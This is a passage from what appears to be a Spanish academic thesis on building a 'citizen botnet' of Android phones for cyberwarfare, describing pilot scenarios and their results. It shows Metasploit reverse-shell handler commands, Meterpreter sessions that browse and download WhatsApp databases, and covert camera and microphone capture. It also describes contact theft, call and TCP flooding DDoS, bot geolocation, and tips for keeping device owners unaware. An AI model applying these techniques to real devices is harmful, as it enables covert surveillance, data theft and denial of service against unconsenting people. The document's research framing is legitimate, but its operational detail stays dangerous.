


Ilustración 20: Ejecución de la orden "Obtener información"

Tras la ejecución de la instrucción se puede visualizar en la imagen como se obtiene información concreta y relevante sobre los dispositivos móviles. En primer lugar, de izquierda a derecha, se obtiene la dirección IP pública por la que se conectan a Internet los dispositivos. En este caso todos los dispositivos están conectados a la misma red Wi-Fi. El atributo "Ap" indica que ninguno de los dispositivos está haciendo las funciones de punto de acceso. En otras palabras, ningún dispositivo está compartiendo Internet, creando una zona Wi-Fi. El campo "Wi-Fi" proporciona la dirección IP privada con la que el dispositivo está conectado en su red inalámbrica, en caso de estar conectado a una red local. El campo "Network" indica el tipo de red móvil a la que está conectado el dispositivo. Los campos de "Localización" y "País" indican las coordenadas y el nombre del país exacto en el que se encuentra el dispositivo.



	Id/Imei	Ip	Ap	Wifi	Network	Localización	Localidad	Pais	Ultima conexión	Contactos
	355136058******	213.37.139.53	false	192.168.1.17	GSM/HSPA	40.449244:-3.558552	Madrid	España	2014-06-07 18:58:32	Get
	356937050******	213.37.139.53	false	192.168.1.11	GSM/UMTS	40.449244:-3.558552	Madrid	España	2014-06-07 18:58:31	Get
	359651041******	213.37.139.53	false	192.168.1.18	GSM/UMTS	40.449244:-3.558552	Madrid	España	2014-06-07 18:58:21	Get

Ilustración 21: Obtención de información de los dispositivos móviles

Por último indicar que esta información es valiosa, ya que permite obtener datos intereses que se enumeran a continuación:

- Localización. Importante para poder decidir si utilizar el terminal o no para posibles ataques. También es importante para poder utilizar en caso de necesidad para obtener el estado visual o acústivo en un punto concreto a través de cámara o micrófono.
- Conexión a una red inalámbrica. Esto permite entrar en redes más amplias, ya que disponer de un dispositivo móvil dentro de una red local ayudará a pivotar a otros posibles equipos.

- Punto de acceso. Indicar si el dispositivo está haciendo de punto de acceso ayuda a conocer la viabilidad de realizar la técnica conocida como *"pivoting"* para acceder a otros dispositivos conectados a una zona Wi-Fi creada por el propio dispositivo.

4.1.3. Escenario 3: Obtener contactos de los dispositivos

En el tercer escenario se muestra la viabilidad para la obtención de contactos de los dispositivos. La prueba que se ha llevado a cabo es la selección de un dispositivo en concreto y se ha *"robado"* la agenda telefónica. Esta es una funcionalidad básica de un troyano de un dispositivo móvil, pero puede ser útil en casos de ciberespionaje.




Ilustración 22: Ventana de contactos antes de ejecutar la orden

Una vez se selecciona el dispositivo del que se quiere extraer la agenda de contactos, se debe pulsar sobre el botón "Ejecutar" del menú de órdenes para que se realice la acción concreta.




Ilustración 23: Obtener contactos de un terminal concreto

Una vez se ha obtenido la agenda, ésta puede ser visualizada a través del botón *"Get"* de la fila correspondiente al dispositivo. Como se puede visualizar en la imagen los contactos "robados" se pueden leer de manera sencilla. Por motivos de privacidad se oculta parte de los números de teléfono capturados.

Ilustración 24: Contactos obtenidos del terminal seleccionado

4.1.4. Escenario 4: Inyección de código dinámico (Shellcode)

En este escenario se muestra la viabilidad para inyectar shellcodes en el dispositivo de manera remota. Una shellcode es código hexadecimal que representan instrucciones máquina. De esta manera se puede extender funcionalidades de manera sencilla.

Para llevar a cabo la acción se selecciona la orden “Inyección shellcode” y se configura la dirección IP y el puerto dónde la shellcode devolverá el control del dispositivo. Para la infraestructura se ha fijado un tipo de shellcode denominado Meterpreter (González & Alonso, Metasploit para pentesters, 2012). Meterpreter es un servidor de funcionalidades el cual simplifica la posibilidad de acceder a los recursos del dispositivo de manera remota. Además, la vía para la conexión es inversa. Esto quiere decir que será la shellcode, que tras ejecutarse, conectará con la infraestructura. De este modo se solventa la posibilidad de que el dispositivo se encuentre detrás de un router o algún elemento que corte la conexión directa.




Ilustración 25: Ejecución de la orden “Inyección shellcode”

Para hacer la recepción del control se debe abrir una consola de Metasploit (Kennedy, O’Gorman, Kearns, & Aharoni, 2011). Este proyecto de tipo Open Source ofrece información sobre vulnerabilidades de seguridad y permite a los *“pentesters”* simplificar su trabajo diario. Además, ofrece otros módulos de interés que pueden ayudar en el día a día de una auditoría.

En este caso se ha utilizado para poder recibir la conexión de la shellcode que el dispositivo recibe.




Ilustración 26: Metasploit Console

El flujo para la inyección de la shellcode es el siguiente:

1. Se configura el módulo *"handler"* en la consola de Metasploit.
2. Se lanza la orden desde la infraestructura para que el dispositivo seleccionado lea el fichero de órdenes.
3. El dispositivo lee la orden del fichero. En este punto conoce la dirección IP dónde debe realizar la petición para obtener la shellcode.
4. El *"handler"* de Metasploit recibe la petición del dispositivo móvil y éste le envía la shellcode.
5. El dispositivo ejecuta la shellcode otorgando el control del dispositivo al *"handler"*.
6. En este instante se dispone de una consola de Meterpreter con la que se pueden realizar una gran cantidad de acciones.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.22
LHOST => 192.168.1.22
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.22:4444
[*] Starting the payload handler...
```

Ilustración 27: Configuración del "handler" para recibir conexiones

Como ejemplo se muestra la ejecución del comando *"sysinfo"* con el que se obtiene información del dispositivo móvil, el sistema operativo y su arquitectura. Es recomendable disponer de un manual de Meterpreter para poder sacar provecho de esta funcionalidad.

```
[*] Started reverse handler on 192.168.1.22:4444
[*] Starting the payload handler...
[*] Sending stage (39698 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.22:4444 -> 192.168.1.11:34608) at 20
14-06-07 19:08:26 +0200

meterpreter > sysinfo
Computer    : localhost
OS          : Linux 3.0.31-380934 (armv7l)
Meterpreter : java/java
meterpreter >
```

Ilustración 28: Inyección de shellcode y posibilidad de extender funcionalidad

Como segundo ejemplo, utilizando el comando *"shell"* se consigue un intérprete de comandos remoto a través de Meterpreter. Se tiene acceso al sistema de ficheros del dispositivo, por lo que se puede acceder a las carpetas dónde se encuentra información tan interesante como los archivos de WhatsApp, imágenes, videos, audios, etcétera.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
cd /

cd sdcard

cd WhatsApp

ls

Backups
Databases
Media
Profile Pictures
```

Ilustración 29: Shell inversa en el dispositivo

4.1.5. Escenario 5: Utilización de micrófono y cámara

En este escenario se muestra la viabilidad para la activación del micrófono y cámara a través del escenario anterior. Con la sesión de Meterpreter en el dispositivo móvil se puede ejecutar los comandos *"webcam_snap"* y *"record_mic"* para poder realizar una captura visual y acústica.

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: C:/metasploit/enYwCXGR.jpeg
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: C:/metasploit/jDUNfgzh.wav
```

Ilustración 30: Obtención de imagen y audio a través del dispositivo

En la siguiente imagen se puede visualizar la captura realiza a modo de ejemplo desde el dispositivo móvil. Como nota indicar que si el dispositivo móvil dispone de dos cámaras, lo cual es algo común hoy en día, se puede elegir con qué cámara realizar la fotografía. El módulo de Meterpreter ha evolucionado y permite el *"streaming"* a través de la cámara, por lo que se puede retransmitir lo que está viendo el propietario del dispositivo.




Ilustración 31: Imagen obtenida desde el dispositivo

Por último, un comando importante es *"download"*, el cual permite descargar archivos del dispositivo hacia la infraestructura. En la imagen se puede visualizar una descarga de una base de datos de la aplicación WhatsApp.

```
meterpreter > download /storage/sdcard0/WhatsApp/Databases/msgstore-2014-05-Interrupt: use the 'exit' command to quit
meterpreter > download /sdcard/WhatsApp/Databases/msgstore-2014-05-31.1.db.cry>
[*] downloading: /sdcard/WhatsApp/Databases/msgstore-2014-05-31.1.db.crypt5 -> ./msgstore-2014-05-31.1.db.crypt5
```

Ilustración 32: Descarga de archivos desde el dispositivo hacia la infraestructura

4.1.6. Escenario 6: Inundación de llamadas (Call-DDoS)

En este escenario se muestra un ataque masivo basado en la realización de llamadas contra un número objetivo. La finalidad es dejar al usuario sin dispositivo, ya que aunque rechace llamadas, otros dispositivos seguirán forzando la llamada.




Ilustración 33: Configuración de orden "Call-DDoS"

Tras seleccionar el tipo de ataque se debe completar los campos "Teléfono", "Repeticiones" y "Tiempo". Las repeticiones indican el número de llamadas que cada dispositivo que se seleccione realizará antes de dar el ataque por finalizado. Por otro lado el tercer campo, expresado en milisegundos, indica el tiempo que debe transcurrir antes de colgar la llamada.

En la imagen se puede visualizar como un terminal Android perteneciente al piloto está realizando una llamada contra otro dispositivo. Los usuarios que ceden la tecnología podrían darse cuenta que sus dispositivos están siendo utilizados para este ataque.

También se puede tener en cuenta que si se encuentra un tiempo, en milisegundos, lo suficientemente corto como para comenzar la llamada y cortar rápidamente, es muy posible que la pantalla del dispositivo no llegue a encenderse, por lo que el usuario dueño del dispositivo no se daría cuenta de la llamada.




Ilustración 34: Terminal llamando debido al ataque "Call-DDoS"

4.1.7. Escenario 7: Flooding TCP

En este escenario se realiza otro ataque masivo, en este caso basado en la inundación del protocolo TCP. El objetivo es saturar de conexiones TCP el objetivo marcado en el campo "Servidor" del menú de órdenes. Los campos a rellenar son el puerto, el número de hilos que creará el bot para realizar el ataque y el número de peticiones que se deben lanzar.




Ilustración 35: Configuración del ataque "TCP Flood"

Lógicamente, es un escenario ideal para un ataque de denegación de servicio distribuido, por lo que seleccionando varios dispositivos se pueden lograr resultados satisfactorios en un posible ataque real.

La posibilidad de contar con cientos o miles de dispositivos distribuidos geográficamente hacen que repeler un ataque de denegación de servicio solo sea posible con potentes *"Anti-DDoS"* como pudiera ser un servicio de Akamai (Akamai, 2014).




Ilustración 36: Recepción en kbps

En la prueba se lanzaron dos bot con un mismo objetivo logrando arrancar entre 0.5 y 1 Mbps. Queda claro que la suma de recursos para este tipo de ataques es algo esencial y que harán muy potentes este tipo de soluciones para un país.

4.1.8. Escenario 8: Geolocalización de dispositivos móviles

En este escenario se utiliza la funcionalidad de búsqueda de dispositivos con el que se pretende mostrar la viabilidad para realizar búsquedas en ciertas condiciones. La condición principal sería la localización de los dispositivos. En este escenario se ha configurado una ubicación concreta y un radio en kilómetros con el que se quiere detectar los dispositivos que pertenecen a la infraestructura y que se encuentran en dicho rango.

Ilustración 37: Panel de búsqueda de dispositivos

El procedimiento de actuación queda marcado por los siguientes pasos:

1. Se configura la ubicación entre las disponibles y queda fijada la latitud y longitud. También se puede utilizar unas coordenadas fijadas manualmente.
2. Se indica el radio de distancia a la que pueden encontrarse los dispositivos.
3. Cuando los dispositivos leen la orden ejecutan la localización y calculan la diferencia frente al valor indicado en la orden. Si la distancia es inferior al radio indicado en el panel de control los dispositivos notifican que se encuentran cerca de la ubicación.




Ilustración 38: Búsqueda por localización

4.2. Descripción de resultados

Una vez realizados las pruebas y experimentos con la infraestructura y las aplicaciones en los dispositivos se procede a evaluar los resultados obtenidos. En primer lugar se enumeran los resultados y se indica con qué tipo de valoración se marca. En este caso se utiliza "válido" para indicar que la funcionalidad es necesaria y que podría llevarse a cabo en una infraestructura en un entorno real, con tecnología cedida por los ciudadanos. Por otro lado, se utiliza "no válido" para indicar que o la funcionalidad no es necesaria en un conflicto cibernético o que no es implementable en un entorno real con estas características.

Antes de comentar aspectos de cada escenario se presenta una tabla a modo de resumen con las valoraciones.

Escenario	Valoración	Observación
Conexión de los bots	Válido	Funcionalidad totalmente necesaria para cualquier tipo de infraestructura real
Obtener información de los dispositivos	Válido	Funcionalidad necesaria para localizar a los dispositivos y extraer información sobre ellos
Obtener contactos de los dispositivos	Válido	En casos de ciberespionaje puede ser necesario para obtener información sobre teléfonos e identidades a suplantar (por ejemplo en un APT)
Inyección de código dinámico	Válido	Funcionalidad indispensable. Permite extender funcionalidad y evadir AVs e IDS
Utilización de micrófono y cámara	Válido	En casos de ciberespionaje es indispensable
Inundación de llamadas	No válido	Tras el análisis no es una funcionalidad del todo útil en un conflicto cibernético
Flooding TCP	Válido	Los ataques DDoS son totalmente válidos y necesarios en conflictos cibernéticos. Esta funcionalidad permite la distribución geográfica y la posibilidad de luchar contra los Anti-DDoS

Geolocalización de dispositivos móviles	Válido	Funcionalidad necesaria en un conflicto. Se consigue localizar dispositivos o coberarmas disponibles en

Tabla 7: Resumen de resultados

Los primeros tres escenarios son clásicos de redes botnet y son necesarios en cualquier tipo de infraestructura de este tipo. Los escenarios han sido llevados a cabo sin problemas y han aportado los resultados esperados. Se puede inferir que estas acciones serán llevadas a cabo siempre, en un posible caso real. También indicar que la toma de información se puede convertir en un problema de Big Data si dispone de un gran número de dispositivos en el mundo.

Los escenarios cuarto y quinto permiten demostrar la necesidad y viabilidad para extender funcionalidades. Si se realiza una comparación con algunos troyanos se puede comprobar que es muy útil para la evasión de antivirus y sistemas de detección de intrusos la adición de funcionalidades mediante esta vía. Se puede extrapolar que en una infraestructura real, y de bajo coste como la presentada en el piloto, se necesitaría de este tipo de técnicas para poder avanzar en ciertos campos. Cabe destacar que la manera en la que se añadirían y gestionarían estas shellcodes debería ser más automático que mediante la utilización de una consola de Metasploit, pero es fehaciente que son una vía para aportar funcionalidad ante una necesidad cualquiera.

El escenario número 6 es uno de los que, aunque se ha realizado una prueba válida, tras el análisis no ha sido todo lo interesante para un incidente cibernético. Esto es debido a que no es la mejor vía para inutilizar el dispositivo de una víctima. Otro tipo de ataque basado en técnicas como IMSI dettach (García & Pérez, 2012) podrían acercarse mejor a lo buscado de manera silenciosa.

Los ataques masivos contra organizaciones, estados o sitios de interés son a simple vista algo realmente interesante en este tipo de infraestructuras. Por esta razón se decidió llevar a cabo una prueba contra un servidor web que simulaba ser un punto de interés para un enemigo. Gracias a la arquitectura de la infraestructura queda claro que es totalmente necesario la inclusión de este tipo de características en un posible entorno real.

Durante la ejecución de la prueba se pudo comprobar que el servidor web quedaba colapsado y no podía servir el sitio web. Esto es algo que no debería haber pasado, ya que la prueba fue llevada a cabo por 2 dispositivos. Hay que tener en cuenta que los dos dispositivos pudieron utilizar todo el ancho de banda de la red, y como el servidor web se

encontraba en la misma red y la respuesta a la solicitud era mayor no se podía llevar a cabo. En la imagen se puede visualizar como desde otro navegador no se podía llevar a cabo la conexión con el servidor web.




Ilustración 39: Caída del servidor web en la prueba de flooding

En la siguiente imagen se puede visualizar como en la tarjeta de red dónde el servidor web servía el contenido se alcanzó un tope de 10,3 Mbps de salida y 1,1 Mbps de entrada. En otras palabras, gracias al contenido de la web que se servía por cada petición que los dispositivos realizaban, el servidor web debía servir algo con un factor de 10 más grande. Esta parece la razón por la que el ataque de flooding tuvo éxito. En la imagen se puede visualizar las cifras que se llegaron a alcanzar en la tarjeta de red.




Ilustración 40: Máximos en la denegación de servicio controlada

Otra hipótesis es que se realizaron demasiadas conexiones consecutivas, ya que los dispositivos ejecutaban un gran número de hilos. De todas formas, el servidor web no debería haber caído según el pronóstico. Que esto sucediera hace indicar que una infraestructura como la presentada para la ciberguerra es ideal, ya que permite realizar este tipo de ataques de forma distribuida y con diversos tipos de redes y características. Además, el baneo o el Anti-DDoS serán difíciles de lograr en un entorno como el presentado.

El último escenario es uno fundamental y queda validado y comprobado que puede ser utilizado en la ciberguerra. Disponer de diversas pequeñas ciberarmas distribuidas por el mundo y que puedan ser localizadas y utilizadas en función de las necesidades refleja un poder distribuido realmente difícil de sostener. Por ello, se cree que es una de las funcionalidades que pueden juntarse con otras muchas para llevar acciones tanto de ciberespionaje como de ataque masivo y selectivo.

5. Conclusiones

En este capítulo se exponen los resultados finales que se han obtenido y los trabajos o líneas futuras que pueden ser realizadas para llevar a cabo una mejora del piloto. Los resultados finales proporcionan los objetivos logrados en función de los que se marcaron al comienzo del trabajo. Por otro lado las líneas futuras indican qué tecnologías o qué acciones se podrían tomar en un futuro cercano para mejorar la idea y reformular la hipótesis, ya que durante la realización del trabajo han ido surgiendo mejoras que pueden potenciar un futuro avance.

5.1. Resultados

Acorde a los objetivos principales propuestos en el comienzo del trabajo se ha logrado una serie de resultados que se exponen a continuación:

- Se ha llevado a cabo un estudio sobre el estado actual de los estados especificando los componentes de la ciberguerra que son interesantes en la propuesta. Además, se han expuestos diferentes situaciones, herramientas o ciberarmas tecnológicas que han sido utilizadas en conflictos cibernéticos.
- Se han estudiado diferentes técnicas de ataque que pueden ser utilizadas en conflictos cibernéticos. Después se han evaluado y se ha expuesto si serían válidas o no en una posible infraestructura de apoyo para conflictos de ciberguerra.
- Se han estudiado, propuesto y validado técnicas para la toma del control de dispositivos de usuarios que utilicen dispositivos móviles hoy en día. Esto encaja con el concepto de reclutamiento o alistamiento de ciudadanos y su tecnología para la ciberguerra.
- Se ha diseñado e implementado una aplicación móvil que permite tomar el control de los dispositivos desde una infraestructura de gobierno.
- Se ha diseñado e implementado una infraestructura centralizada capaz de enviar acciones a uno o varios dispositivos móviles de tipo Android. Además, los diferentes ataques estudiados previamente han sido implementados en su mayoría para llevar a cabo el piloto.
- Con la participación de dos voluntarios se ha llevado a cabo un piloto experimental con varios escenarios. En los escenarios se exponían situaciones para poder evaluar la funcionalidad y comprobar la viabilidad para un entorno real o no.

Tras realizar el análisis de los objetivos y conclusiones a los que se ha llegado es altamente difícil seguir contestando a la pregunta: ¿Es más poderoso un ciberejército profesional y

armado o una botnet ciudadana para participar en una ciberguerra? Lo que se ha podido comprobar es que un grupo organizado puede disponer, con un coste bajo, de una infraestructura que con la organización mínima puede llevar a cabo ataques contra activos de un país, utilizando para ello los dispositivos móviles de los ciudadanos. Se ha demostrado que las vías de difusión de aplicaciones es un campo que permite obtener mucha tecnología en un corto período de tiempo, y que en caso de necesidad y pocos recursos, un país o estado puede ayudarse de este concepto, experimental a día de hoy.

Al comienzo del trabajo los objetivos fueron divididos en dos, uno el propio piloto experimental exponiendo la idea o hipótesis, y un segundo en el cual se buscaba la implementación de la infraestructura. Como se ha expuesto anteriormente, a partir de la consecución de la infraestructura y la investigación en el campo de la ciberguerra se ha llegado al objetivo de dar una primera aproximación a una solución a la hipótesis general.

5.2. Trabajos futuros

En el presente apartado se exponen las líneas futuras sobre las que se puede evolucionar el piloto experimental con el fin de poder realizar un acercamiento a un prototipo. Se proponen las siguientes líneas futuras sobre las que trabajar para ampliar capacidad, funcionalidad y conceptos:

